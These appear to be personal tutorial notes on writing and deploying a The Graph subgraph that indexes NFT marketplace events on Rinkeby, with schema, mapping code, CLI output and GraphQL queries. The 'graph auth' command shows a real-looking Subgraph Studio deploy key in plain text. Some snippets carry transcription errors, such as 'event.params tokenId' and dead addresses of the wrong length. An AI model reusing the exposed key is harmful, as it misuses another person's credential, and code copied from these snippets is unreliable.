
1. Run `graph auth` to authenticate with your deploy key.

2. Type `cd nft-marketplace` to enter the subgraph.

3. Run `yarn deploy` to deploy the subgraph.

Make sure to visit the documentation on <https://thegraph.com/docs/> for further information.

```
Change nft-Marketplace folder with root folder  
mv nft-Marketplace/* ./
```



Abis folder : Includes contract abi. If we did not verify a ether scan, we can just create this ABI folder ourself and add the NFT Marketplace json to the folder.

Generated folder : Do not edit this file directly . This a kind of build folder or where we compile graph code.

Src folder : We define and we tell the graph how to actually map and how to actually work with our contract. And it is a TypeScript file.

Networks.json file : gives all of our network information.

Schema.graphql : it is going to be our GraphQL schema. So this is also going to be how we tell the graph how to actually work with our events and index our events.

The schema follows the Graph QL syntax. <https://graphql.org/>

GraphQL | A query language for APIs

graphql.org

Learn Code Community FAQ Spec Foundation News

Search docs...



Describe your data

```
type Project {  
  name: String  
  tagline: String  
  contributors: [User]  
}
```

Ask for what you want

```
{  
  project(name: "GraphQL") {  
    tagline  
  }  
}
```

Get predictable results

```
{  
  "project": {  
    "tagline": "A query language for APIs"  
  }  
}
```

Get Started Learn More


Subgraph.yaml file : tells our subgraph how to combine all the files together. So we have data sources, where they are coming from different addresses, different entities or events, the ABI's where to grab our files from different event handlers and the main file which is going to be our mapping.ts.

```
file: ./schema.graphql
dataSources:
  - kind: ethereum
    name: NftMarketPlace
    network: rinkeby
    source:
      address: "0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"
      abi: NftMarketPlace
```

```
language: wasmi/assemblyscript
entities:
  - ItemBought
  - ItemCancelled
  - ItemListed
abis:
```

Tsconfig.json file : config file specific to typescript.

For .graphql files add new extension to VS Code. Search graphql



The screenshot shows the VS Code Marketplace search results for 'graphql'. The search bar at the top contains 'graphql'. Below it, five extensions are listed:

- GraphQL** by Maxime Quandalle (105K installs, 3.5 stars) - Syntax highlighting for GraphQL...
- GraphQL** by Orsen Kucher (8K installs, 5 stars) - GraphQL extension for VSCode ...
- GraphQL** by mo36924 (73 installs) - No description
- GraphQL for VSC...** by Kumar Harsh (551K installs, 3.5 stars) - GraphQL syntax highlighting, lin...
- Apollo GraphQL** by Apollo GraphQL (309K installs, 2.5 stars) - Rich editor support for GraphQL...

The extension 'GraphQL' by Orsen Kucher is currently being installed, as indicated by the green 'Installing' button.

Extension: GraphQL details page (v0.3.18, Preview):

- Maintainer: Orsen Kucher
- Installs: 8.239
- Rating: ★★★★★(1)
- Description: GraphQL extension for VSCode adds syntax highlighting, val...
- Status: Installing

VSCode GraphQL extension details page:

- Note: The primary maintainer has left the project.
- Description: GraphQL extension VSCode built w...

schema.graphql file preview:

```
1 type ExampleEntity @entity {  
2   id: ID!  
3   count: BigInt!  
4   buyer: Bytes! # address  
5   nftAddress: Bytes! # address  
6 }  
7
```

schema.graphql is going to define what entities we have in our contract. These are going to be how we are going to define what our tables are going to look like. And these are going to be our events. And that active item table that we created.

DEFINING SCHEMA:

```
type ActivItem @entity {  
    id: ID!  
    buyer: Bytes! # Address. 0x0000.... if no one has bought yet  
    seller: Bytes! # address  
    nftAddress: Bytes! # address  
    tokenId: BigInt!  
    price: BigInt  
}
```

"!" means that is required

```
type ItemListed @entity {  
    id: ID!  
    seller: Bytes!  
    nftAddress: Bytes!  
    tokenId: BigInt!  
    price: BigInt  
}
```

```
type ItemCanceled @entity {  
    id: ID!  
    seller: Bytes!  
    nftAddress: Bytes!  
    tokenId: BigInt  
}
```

```
type ItemBought @entity {  
    id: ID!  
    buyer: Bytes!  
    nftAddress: Bytes!  
    tokenId: BigInt!  
    price: BigInt  
}
```

We are going to need to tell our sub graph to actually listen for these events.

For this, in src/nft-market-place.ts file that is going to tell our subgraph how to actually map and how to actually store all the event information that we have.

```
import {  
  NftMarketPlace,  
  ItemBought,  
  ItemCancelled,  
  ItemListed  
} from "../generated/NftMarketPlace/NftMarketPlace"
```

This code is auto generated.

To generate for our new schema run;

```
graph codegen
```

This command makes typescript typings for us.

OUTPUT OF graph codegen :

.....
✓ Generate types for GraphQL schema

Types generated successfully

It generates generated/NftMarketPlace/NftMarketPlace.ts for types And creates classes for schema in typescript in generated/schema.ts.

```
schema.graphql | TS schema.ts U X
  9   Bytes,
10   BigInt,
11   BigDecimal
12 } from "@graphprotocol/graph-ts";
13
14 export class ActivItem extends Entity {
15   constructor(id: string) {
16     super();
17     this.set("id", Value.fromString(id));
18   }
19
20   save(): void {
21     let id = this.get("id");
22     assert(id != null, "Cannot save ActivItem entity without an ID");
23     if (id) {
24       assert(
25         id.kind == ValueKind.STRING,
26         `Entities of type ActivItem must have an ID of type String but the id '${id.displayData()}' is of type ${id.kind}`;
27       );
28       store.set("ActivItem", id.toString(), this);
29     }
30   }
31
32   static load(id: string): ActivItem | null {
33     return changetype<ActivItem | null>(store.get("ActivItem", id));
34   }
35
36   get id(): string {
37     let value = this.get("id");
38     return value!.toString();
39   }
40 }
```

schema.graphql

TS NftMarketPlace.ts U X

```
1 // THIS IS AN AUTOGENERATED FILE. DO NOT EDIT THIS FILE DIRECTLY.
2
3 import {
4   ethereum,
5   JSONValue,
6   TypedMap,
7   Entity,
8   Bytes,
9   Address,
10  BigInt
11 } from "@graphprotocol/graph-ts";
12
13 export class ItemBought extends ethereum.Event {
14   get params(): ItemBought__Params {
15     return new ItemBought__Params(this);
16   }
17 }
18
19 export class ItemBought__Params {
20   _event: ItemBought;
21
22   constructor(event: ItemBought) {
23     this._event = event;
24   }
25
26   get buyer(): Address {
27     return this._event.parameters[0].value.toAddress();
28   }
29
30   get nftAddress(): Address {
31     return this._event.parameters[1].value.toAddress();
32   }
33 }
```

WHEN UPDATE schema.graphql YOU HAVE TO RUN graph codegen

src/nft-market-place.ts

```
import { BigInt } from "@graphprotocol/graph-ts";
import {
  ItemBought,
  ItemCancelled,
  ItemListed,
} from "../generated/NftMarketPlace/NftMarketPlace";
import { ExampleEntity } from "../generated/schema";

export function handleItemBought(event: ItemBought): void {}

export function handleItemCancelled(event: ItemCancelled): void {}

export function handleItemListed(event: ItemListed): void {}
```

ALL THIS CODE IS DEFINED IN OUR subgraph.yaml

```
schema.graphql X TS nft-market-place.ts 1 subgraph.yaml X
  1 specVersion: 0.0.4
  2 schema:
  3   file: ./schema.graphql
  4   dataSources:
  5     - kind: ethereum
  6       name: NftMarketPlace
  7       network: rinkeby
  8       source:
  9         address: "0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"
 10        abi: NftMarketPlace
 11      mapping:
 12        kind: ethereum/events
 13        apiVersion: 0.0.6
 14        language: wasm/assemblyscript
 15      entities:
 16        - ItemBought
 17        - ItemCancelled
 18        - ItemListed
 19      abis:
 20        - name: NftMarketPlace
 21          file: ./abis/NftMarketPlace.json
 22      eventHandlers:
 23        - event: ItemBought(indexed address,indexed address,indexed uint256,uint256)
 24          handler: handleItemBought
 25        - event: ItemCancelled(indexed address,indexed address,indexed uint256)
 26          handler: handleItemCancelled
 27        - event: ItemListed(indexed address,indexed address,indexed uint256,uint256)
 28          handler: handleItemListed
 29        file: ./src/nft-market-place.ts
 30
```

WHAT WE DO WHEN AN ITEMBOUGHT EVENT TRIGGERS:

Save that event in our graph

Update our activeitems

get or create an itemlisted object

each item needs a unique Id

ItemBoughtEvent: Just the raw event

ItemBoughtObject : What we save

To create a unique id create a function.

```
function getIdFromEventsParams(tokenId: BigInt, nftAddress: Address): string {  
    return tokenId.toHexString() + nftAddress.toHexString()  
}
```

Import special types : Address and BigInt are special types. String is the normal programming type.

```
import { Address, BigInt } from "@graphprotocol/graph-ts";
```

Change event names:

```
import {  
    ItemBought as ItemBoughtEvent,  
    ItemCancelled as ItemCancelledEvent,  
    ItemListed as ItemListedEvent,  
} from "../generated/NftMarketPlace/NftMarketPlace";  
  
export function handleItemBought(event: ItemBoughtEvent): void {}  
  
export function handleItemCancelled(event: ItemCancelledEvent): void  
{  
}  
  
export function handleItemListed(event: ItemListedEvent): void {}
```

Import special event types from generated/schema

```
} from "../generated/NftMarketPlace/NftMarketPlace";
import {
  ItemListed,
  ActiveItem,
  ItemBought,
  ItemCanceled,
} from "../generated/schema";
```

We are going to save itemBought event as an object in our The Graph protocol.

```
export function handleItemBought(event: ItemBoughtEvent): void {
  let itemBought = ItemBought.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );
  let activeItem = ActiveItem.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );
  if (!itemBought) {
    itemBought = new ItemBought(
      getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
    );
  }
  itemBought.buyer = event.params.buyer;
  itemBought.nftAddress = event.params.nftAddress;
  itemBought.tokenId = event.params tokenId;

  activeItem!.buyer = event.params.buyer;

  itemBought.save();
  activeItem!.save();
}
```

And also we're going to update our active item. This function is our full function of handle item bought. Whenever somebody buys an item we update a new item bought object and we update our active item to be a new buyer.

We are not going to delete it from our active item list. We just update it with a new buyer.

And if it has a buyer that means it's been bought.

HOW TO HANDLE handleItemListed()

In our protocol, if its already been, if there already is an active item , then we just go ahead and we get that active item. This would be for a listing that were updating .

If not we make a new one. We update it with whatever came in through the event . And then we save it to our graph protocol.

```
export function handleItemListed(event: ItemListedEvent): void {
  let itemListed = ItemListed.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );
  let activeItem = ActiveItem.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );
  if (!itemListed) {
    itemListed = new ItemListed(
      getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
    );
  }
}
```

```
if (!activeItem) {
    activeItem = new ActiveItem(
        getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
    );
}
itemListed.seller = event.params.seller;
activeItem.seller = event.params.seller;

itemListed.nftAddress = event.params.nftAddress;
activeItem.nftAddress = event.params.nftAddress;

itemListed.tokenId = event.params.tokenId;
activeItem.tokenId = event.params.tokenId;

itemListed.price = event.params.price;
activeItem.price = event.params.price;

activeItem.buyer = Address.fromString(
    "0x000000000000000000000000000000000000000000000000000000000000000"
);
itemListed.save();
activeItem.save();
}
```

ITEM CANCELLED :

```
export function handleItemCancelled(event: ItemCancelledEvent): void {
  let itemCancelled = ItemCanceled.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );
  let activeItem = ActiveItem.load(
    getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
  );

  if (!itemCancelled) {
    itemCancelled = new ItemCanceled(
      getIdFromEventsParams(event.params tokenId, event.params.nftAddress)
    );
  }

  itemCancelled.seller = event.params.seller;
  itemCancelled.nftAddress = event.params.nftAddress;
  itemCancelled.tokenId = event.params tokenId;

  activeItem!.buyer = Address.fromString(
    "0x000000000000000000000000000000000000000dEaD"
```

```
);  
  
itemCancelled.save();  
activeItem!.save();  
}
```

"0x00000000000000000000000000000000dEaD"

This is the DEAD address 0X 36 zero dEaD

This means item cancelled

This address is commonly used burner address

Our mapping file is now completed

CHANEGING BEGINING SOURCE ADDRESS:

```
subgraph.yaml
```

```
source:  
  address: "0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"  
  abi: NftMarketPlace
```

The address in subgrapy.yaml is telling us to start indexing events since the begining of Ethereum. Now we dont really want it to do that, because it will take a really long time, we want to tell our subgraph "Hey you dont just start from begining of time, you just need to start from right before our contract was deployed. So we can add what's called our start block.

```
source:  
  address: "0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"  
  abi: NftMarketPlace  
  startBlock:
```

To find start block copy address and past it rinkeby.etherscan.io

← → ⌂ rinkeby.etherscan.io/tx/0xc57a7bcd82a73403fee00708b61048935615a783e53cb0924e0d18d14afb231 ↻

[Overview](#) [State](#)

[This is a Rinkeby **Testnet** transaction only]

② Transaction Hash: [0xc57a7bcd82a73403fee00708b61048935615a783e53cb0924e0d18d14afb231](#) ⓘ

② Status: ✓ Success

② Block: [11175284](#) 5068 Block Confirmations

② Timestamp: [⌚ 21 hrs 9 mins ago \(Aug-10-2022 01:02:16 AM +UTC\)](#)

This block number is contract deployed block. And minus 1 is our start block

```
source:  
  address: "0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"  
  abi: NftMarketPlace  
  startBlock: 11175283
```

Deploying Our Subgraph

1.04.35.19

From <https://thegraph.com/studio/subgraph/nft-marketplace/>

Connect metamask

Select Project

AUTH AND DEPLOY

AUTHENTICATE IN CL

```
graph auth --studio 7d3416b3850e92219c43145614c29384
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fullstack/graph-nft-marketplace-fcc$ graph auth --studio 7d3416b3850e92219c43145614c29384
```

```
Deploy key set for https://api.studio.thegraph.com/deploy/
```


ENTER SUBGRAPH (WE ALREADY IN)

BUILD SUBGRAPH

```
graph codegen
```

```
graph build
```

(compile and run all of our sub graph, everthing in mapping that json all our generated code. And its going to put this into a real build folder.



We will deploy this folder.

DEPLOY SUBGRAPH

```
graph deploy --studio nft-marketplace
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fullstack/graph-nft-marketplace-fcc$ graph deploy --studio nft-marketplace
```

✓ Version Label (e.g. v0.0.1) · v.0.0.1

Skip migration: Bump mapping apiVersion from 0.0.1 to 0.0.2

Skip migration: Bump mapping apiVersion from 0.0.2 to 0.0.3

Skip migration: Bump mapping apiVersion from 0.0.3 to 0.0.4

Skip migration: Bump mapping apiVersion from 0.0.4 to 0.0.5

Skip migration: Bump mapping apiVersion from 0.0.5 to 0.0.6

Skip migration: Bump manifest specVersion from 0.0.1 to 0.0.2

Skip migration: Bump manifest specVersion from 0.0.2 to 0.0.4

✓ Apply migrations

✓ Load subgraph from subgraph.yaml

Compile data source: NftMarketPlace => build/NftMarketPlace/NftMarketPlace.wasm

✓ Compile subgraph

Copy schema file build/schema.graphql

Write subgraph file build/NftMarketPlace/abis/NftMarketPlace.json

Write subgraph manifest build/subgraph.yaml

✓ Write compiled subgraph to build/

Add file to IPFS build/schema.graphql

.. QmZMWYrL88xB4CP397F9JaPjCMuW7AUDMg9PTKpFhHSP2L

Add file to IPFS build/NftMarketPlace/abis/NftMarketPlace.json

.. QmevNeoFLvLDWV2Xwe5fRmPbgJPYNHGnMfn9oo1nTnc7a6

Add file to IPFS build/NftMarketPlace/NftMarketPlace.wasm

.. QmaFuhWS8DsZMRFLyqJsJtHTNMsUh5pkrbcPDjBsB1ejWY

✓ Upload subgraph to IPFS

Build completed: QmdbUprf617HC5ZNtaAK5HSF2wQF2gXsXGczMpzJJKb6U

Deployed to <https://thegraph.com/studio/subgraph/nft-marketplace>

Subgraph endpoints:

Queries (HTTP): <https://api.studio.thegraph.com/query/32555/nft-marketplace/v.0.0.1>

It also upload subgraph to IPFS.

✓ Upload subgraph to IPFS

Build completed: QmdbUprf617HC5ZNVtaAK5HSF2wQF2gXsXGczMpzJJKb6U

Deployed to <https://thegraph.com/studio/subgraph/nft-marketplace>

Subgraph endpoints:

Queries (HTTP): <https://api.studio.thegraph.com/query/32555/nft-marketplace/v.0.0.1>

We can actually start querying and subscribing to our sub graph with using endpoints

Resresh the page, we can see deployed and synced

The screenshot shows the Graph API interface for the 'nft-marketplace' project. At the top, there's a dark sidebar with a camera icon and 'Upload Image' text. The main area has a header with a profile picture and address '0xD1F6-A88E4F'. Below the header, the project name 'nft-marketplace' is displayed in large white text, with a version dropdown showing 'v.0.0.1'. To the right is a purple 'Publish' button. Underneath the project name, there are four sections: 'STATUS' (DEPLOYED), 'INDEXED NETWORK' (Mainnet), 'SUBGRAPH SLUG' (nft-marketplace), and 'DEPLOY KEY' (7d3416-c29384). A progress bar at the bottom indicates 'PROGRESS 100%'. At the very bottom, there are three tabs: 'Playground', 'Logs', and 'Details'.

Now we have some nodes that are listening for our events to be emmited. In log section you can see if there is any wrong thing

Error Warn Info Debug

Search

Oldest First Newest First

DEBUG

2022-08-11 01:34:19 a.m.

0 candidate triggers in this block, block_hash:
0xe1c43ae63715880flaeae7bdc0829e9829699eaf92aa10098caaee69dc375a995, block_number: 11180365

DEBUG

2022-08-11 01:34:20 a.m.

0 candidate triggers in this block, block_hash:
0xb29f49c1f194eb9d3d1e8e7b4792aa64bac63857136dbb0f2d27ebe642600d99, block_number: 11180366

DEBUG

2022-08-11 01:34:20 a.m.

0 candidate triggers in this block, block_hash:
0x4dd80b5532b7959349fd81bd85fd3451a3a674e10bc4a26c0be7ff00dead928c, block_number: 11180367

DEBUG

2022-08-11 01:34:21 a.m.

0 candidate triggers in this block, block_hash:
0x0faadaa36127f0a778351b2361c2dcfe6f26cc844768f1ceef33c836f239ff44, block_number: 11180368

DEBUG

2022-08-11 01:34:21 a.m.

0 candidate triggers in this block, block_hash:
0xb1831dbe8beeb77ab91330edf3410b653752b0da3e0e71a83492f5b48d7f4d89, block_number: 11180369

On playground section we can run queries:

Playground Logs Details

Example Query

```
{  
  activeItems(first: 5) {  
    id  
    buyer  
    seller  
    nftAddress  
  }  
  itemListeds(first: 5) {  
    id  
    seller  
    nftAddress  
    tokenId  
  }  
}
```



```
{  
  "data": {  
    "activeItems": [],  
    "itemListeds": []  
  }  
}
```

There is no record

< Schema



> Hide schema

Search...



ActiveItem

ItemListed

ItemCanceled

ItemBought

Access to subgraph metadata

Meta

Now TEST IT ON RINKEBY:

```
yarn hardhat run scripts/mint-and-list.js --network rinkeby
```

```
Compiled 12 Solidity files successfully
Minting.....
Approving Nft...
Listing.....
Listed !!
Done in 46.66s.
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fullstack/hard
```

Transactions	Internal Txns	Erc20 Token Txns	Contract	Events
↓ Latest 2 from a total of 2 transactions				
Txn Hash	Method ⓘ	Block	Age	From ⚙ To ⚙
0xf49a48d5fcf7e49a5e9...	List Item	11180488	1 min ago	0xd1f68a3b433f02c3640... IN 0xc0cc553637465fb5bc...



INDEXING ERROR

Error: failed to process trigger: block #11180488 (0xb672...38da), transaction
f49a48d5fcf7e49a5e9765f887780eba186bcfd80bad4110f955e8ac269b0b4a: Entity
ActiveItem[0x00xfc959f292af7b9ba26443ed2de6809f231a370ed]: missing value for non-nullable field buyer`wasm backtrace:
0: 0x2d9e - <unknown>!generated/schema/ActiveItem#save 1: 0x372f - <unknown>!src/nft-market-place/handleItemListed

[View Documentation](#)

To view more details about this indexing error, please view the documentation.

```
export function handleItemListed(event:  
  ItemListedEvent): void {
```

Compile, build and deploy again

setted new version v.0.0.2

✓ Upload subgraph to IPFS

Build completed: QmVVZhpfHivJuoxq2StEw8CvJyXLXPDijYVy746kzLng2d

Deployed to <https://thegraph.com/studio/subgraph/nft-marketplace>

Subgraph endpoints:

Queries (HTTP): <https://api.studio.thegraph.com/query/32555/nft-marketplace/v.0.0.2>

RUN MINT AND LIST SCRIPT AGAIN

[Playground](#) [Logs](#) [Details](#)

Example Query



< Schema

> Hide schema

```
{  
  activeItems(first: 5) {  
    id  
    buyer  
    seller  
    nftAddress  
  }  
  itemListeds(first: 5) {  
    id  
    seller  
    nftAddress  
    tokenId  
  }  
}  
  
{  
  "data": {  
    "activeItems": [  
      {  
        "id": "0x00xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed"  
      },  
      {  
        "id": "0x00xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed"  
      }  
    ],  
    "itemListeds": [  
      {  
        "id": "0x00xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed"  
      },  
      {  
        "id": "0x00xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed"  
      }  
    ]  
  }  
}
```

activeIter

ItemListed

ItemCancelled

ItemBought

Access to subgraph metadata

Meta

Reading From The Graph

1.04.39.57

Goto the frontend and prepare it.

pages/graphExample.js

In here we will do a simple graph query example

Will use apollo client <https://npmjs.com/package/@apollo/client>

Add to Project with:

```
yarn add @apollo/client
```

Add graphql to Project

```
yarn add graphql
```

```
import { useQuery, gql } from "@apollo/client"
```

Create a new query:

```
const GET_ACTIVE_ITEM = gql`  
{  
}  
`
```

All in ;

pages/graphExample.js

Add function

```
export default function GraphExample() {}
```

GraphQL syntax is like;

```
{  
  activeItems(first: 5) {  
    id  
    buyer  
    seller  
    nftAddress  
  }  
  itemListeds(first: 5) {  
    id  
    seller  
    nftAddress  
    tokenId  
  }  
}
```

First we can build it on thegraphql Playground section then copy it to frontend.

Query

```
{  
  activeItems(first: 5, where: {buyer: "0x000000000000000000000000000000000000000000000000000000000000000"})  
  {  
    id  
    buyer  
    seller  
    nftAddress  
    tokenId  
    price  
  }  
}
```

And the result

First you have to mint-and-list script run

```
Example Query
```

```
{  
  activeItems(first: 5, where: {buyer: "0x00000000000000000000000000000000"}){  
    id  
    buyer  
    seller  
    nftAddress  
    tokenId  
    price  
  }  
}  
  
{  
  "data": {  
    "activeItems": [  
      {  
        "id": "0x0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "tokenId": "0",  
        "price": "10000000000000000"  
      },  
      {  
        "id": "0x10xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "tokenId": "1",  
        "price": "10000000000000000"  
      },  
      {  
        "id": "0x20xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "tokenId": "2",  
        "price": "10000000000000000"  
      },  
      {  
        "id": "0x30xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "tokenId": "3",  
